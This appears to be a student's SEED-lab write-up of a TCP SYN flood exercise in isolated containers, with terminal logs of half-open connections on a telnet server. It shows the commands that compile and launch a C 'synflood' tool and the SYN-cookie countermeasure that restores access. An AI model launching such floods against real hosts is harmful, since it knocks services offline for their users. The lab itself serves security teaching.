
Victim-10.9.0.5

View current TCP connections .




```
1
root@062a727eb093:/home# ss -n state syn-recv sport = :23
Netid   Recv-Q   Send-Q     Local Address:Port     Peer Address:Port  Process
root@062a727eb093:/home# netstat -tna | grep -i syn_recv
root@062a727eb093:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
root@062a727eb093:/home# ip tcp_metrics flush
root@062a727eb093:/home# ip tcp_metrics show
root@062a727eb093:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             204.92.142.191:25193    SYN_RECV
tcp        0      0 10.9.0.5:23             142.151.93.189:45509    SYN_RECV
tcp        0      0 10.9.0.5:23             16.145.243.146:54652    SYN_RECV
tcp        0      0 10.9.0.5:23             114.204.58.81:3322      SYN_RECV
tcp        0      0 10.9.0.5:23             1.89.24.29:26867        SYN_RECV
tcp        0      0 10.9.0.5:23             101.155.119.220:13534   SYN_RECV
tcp        0      0 10.9.0.5:23             212.104.116.164:31820   SYN_RECV
tcp        0      0 10.9.0.5:23             151.250.33.70:45487     SYN_RECV
tcp        0      0 10.9.0.5:23             21.84.142.215:3432      SYN_RECV
tcp        0      0 10.9.0.5:23             31.238.209.168:42968    SYN_RECV
tcp        0      0 10.9.0.5:23             163.67.106.161:15404    SYN_RECV
tcp        0      0 10.9.0.5:23             22.128.167.139:13380    SYN_RECV
tcp        0      0 10.9.0.5:23             155.145.175.72:18915    SYN_RECV
tcp        0      0 10.9.0.5:23             191.138.85.54:54439     SYN_RECV
tcp        0      0 10.9.0.5:23             42.120.240.40:55022     SYN_RECV
tcp        0      0 10.9.0.5:23             46.224.87.197:64401     SYN_RECV
```

half open connections



```
root@062a727eb093:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@062a727eb093:/home# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@062a727eb093:/home# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@062a727eb093:/home# ip tcp_metrics show
10.9.0.6 age 1986.424sec source 10.9.0.5
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# ss -n state syn-recv sport = :3 | wc -l
1
root@062a727eb093:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@062a727eb093:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
0
```

Telnet 10.9.0.5




```
root@8b3341811d2d:/# telnet 10.9.0.5
Trying 10.9.0.5...

telnet: Unable to connect to remote host: Connection timed out
root@8b3341811d2d:/#
root@8b3341811d2d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
062a727eb093 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov 29 03:45:53 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@062a727eb093:~$ 
```

Observation :

The initial connection may experience a brief delay as the Python program takes a moment to run.
During this time, other users have the chance to potentially establish a connection first.
Subsequent connections occur instantly because the victim host retains memory of the initial connection, allowing for faster reconnection.

—--- 1.1 completed ------------------------------------

3.2 Task 1.2: Launch the Attack Using C




```
// Compile the code on the host VM
$ gcc -o synflood synflood.c

// Launch the attack from the attacker container
# synflood 10.9.0.5 23
```

Before launching the attack, please restore the queue size to its original value. Please compare the results with the one using the Python program, and explain the reason behind the difference.


First i need to flush :

After flushing I ran the netstat that we can see 0 .



```
root@062a727eb093:/home# ip tcp_metrics flush
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@062a727eb093:/home#
```


Now we should compile the host machine with c:



```
[11/28/23]seed@VM:~/.../volumes$ ls
synflood.c  synflood.py
[11/28/23]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
[11/28/23]seed@VM:~/.../volumes$ ls
synflood  synflood.c  synflood.py
[11/28/23]seed@VM:~/.../volumes$
```

Now running the code from


Seed- attacker to synflood **victim-10.9.0.5**




```
root@VM:/volumes# ./synflood
Please provide IP and Port number
Usage: synflood ip port
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
```

View tcp connections :

Victim (10.9.0.5)




```
root@062a727eb093:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.50.188.77:19778      SYN_RECV
tcp        0      0 10.9.0.5:23             209.91.203.98:53933     SYN_RECV
tcp        0      0 10.9.0.5:23             171.83.10.66:24417      SYN_RECV
tcp        0      0 10.9.0.5:23             143.195.76.40:32442     SYN_RECV
tcp        0      0 10.9.0.5:23             200.246.216.69:48661    SYN_RECV
tcp        0      0 10.9.0.5:23             140.3.15.52:380         SYN_RECV
tcp        0      0 10.9.0.5:23             33.150.100.113:9086     SYN_RECV
tcp        0      0 10.9.0.5:23             138.203.83.22:23311     SYN_RECV
tcp        0      0 10.9.0.5:23             192.62.28.91:60723      SYN_RECV
tcp        0      0 10.9.0.5:23             10.151.135.60:56331     SYN_RECV
tcp        0      0 10.9.0.5:23             17.103.26.110:6402      SYN_RECV
tcp        0      0 10.9.0.5:23             198.88.211.54:19300     SYN_RECV
tcp        0      0 10.9.0.5:23             254.106.91.19:2099      SYN_RECV
tcp        0      0 10.9.0.5:23             43.70.110.8:42532       SYN_RECV
```



```
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# ss -n state syn-recv sport = :3 | wc -l
1
root@062a727eb093:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@062a727eb093:/home# ss -n state syn-recv sport = :23 | wc -l
62
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@062a727eb093:/home# netstat -tna | grep -i syn_recv | wc -l
61
```

Victim telnet -10.9.0.5




```
[11/28/23]seed@VM:~/.../TCP$ docksh victim-10.9.0.5
root@062a727eb093:/# whoami
root
root@062a727eb093:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@062a727eb093:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

As you can see, it is stuck here and is not moving.

—----------------------------------   1.2 completed   --


3.3 Task 1.3: Enable the SYN Cookie Countermeasure

Let's clear it first by Flush :




```
root@062a727eb093:/#
root@062a727eb093:/# ip tcp_metrics flush
root@062a727eb093:/#
```

Start syn cookies : we have enabled the syn cookie mechanism.




```
root@062a727eb093:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@062a727eb093:/# 
```

Start program from attacker machine :




```
root@VM:/volumes#
root@VM:/volumes# ./synflood 10.9.0.5 23
```

View current tcp Connections :




```
root@062a727eb093:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:35277        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             135.53.43.36:55401      SYN_RECV
tcp        0      0 10.9.0.5:23             116.40.115.11:9528      SYN_RECV
tcp        0      0 10.9.0.5:23             81.246.109.6:28721      SYN_RECV
tcp        0      0 10.9.0.5:58940          10.9.0.5:23             ESTABLISHED
tcp        0      0 10.9.0.5:23             193.89.226.76:6683      SYN_RECV
tcp        0      0 10.9.0.5:23             245.15.249.46:31805     SYN_RECV
tcp        0      0 10.9.0.5:23             184.189.44.29:59597     SYN_RECV
tcp        0      0 10.9.0.5:23             121.167.187.104:54615   SYN_RECV
tcp        0      0 10.9.0.5:23             102.33.214.56:17734     SYN_RECV
tcp        0      0 10.9.0.5:23             176.29.235.41:25732     SYN_RECV
tcp        0      0 10.9.0.5:23             77.225.245.28:34223     SYN_RECV
tcp        0      0 10.9.0.5:23             35.175.36.108:52531     SYN_RECV
tcp        0      0 10.9.0.5:23             105.186.62.44:44804     SYN_RECV
tcp        0      0 10.9.0.5:23             39.35.51.64:35941       SYN_RECV
tcp        0      0 10.9.0.5:23             18.223.40.71:5895       SYN_RECV
tcp        0      0 10.9.0.5:23             51.70.202.76:47680      SYN_RECV
tcp        0      0 10.9.0.5:23             32.109.127.118:52459    SYN_RECV
tcp        0      0 10.9.0.5:23             169.6.163.89:64406      SYN_RECV
```



```
tcp        0      0 10.9.0.5:23             124.251.241.93:54019    SYN_RECV
tcp        0      0 10.9.0.5:23             106.167.237.90:2467     SYN_RECV
tcp        0      0 10.9.0.5:23             150.28.126.114:10565    SYN_RECV
tcp        0      0 10.9.0.5:23             20.188.188.126:24025    SYN_RECV
tcp        0      0 10.9.0.5:23             215.225.246.15:44422    SYN_RECV
tcp        0      0 10.9.0.5:23             104.150.57.37:22312     SYN_RECV
tcp        0      0 10.9.0.5:23             41.215.55.0:30097       SYN_RECV
tcp        0      0 10.9.0.5:23             106.196.150.2:29642     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.5:58940          ESTABLISHED
tcp        0      0 10.9.0.5:23             100.17.80.87:22348      SYN_RECV
tcp        0      0 10.9.0.5:23             149.250.152.75:51355    SYN_RECV
tcp        0      0 10.9.0.5:23             247.160.73.50:22427     SYN_RECV
root@062a727eb093:/# netstat -tna | grep SYN_RECV | wc -l
128
root@062a727eb093:/# ss -n state syn-recv sport = :23 | wc -l
129
```

Telnet 10.9.0.5 :



```
root@062a727eb093:/# ip tcp_metrics flush
root@062a727eb093:/#
root@062a727eb093:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@062a727eb093:/#
root@062a727eb093:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
062a727eb093 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov 29 03:59:45 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@062a727eb093:~$ █
```


Observation :

Despite the queue being full, the connection can still be established without any issues.

—--------------- Task 1 completed successfully ---------------------------

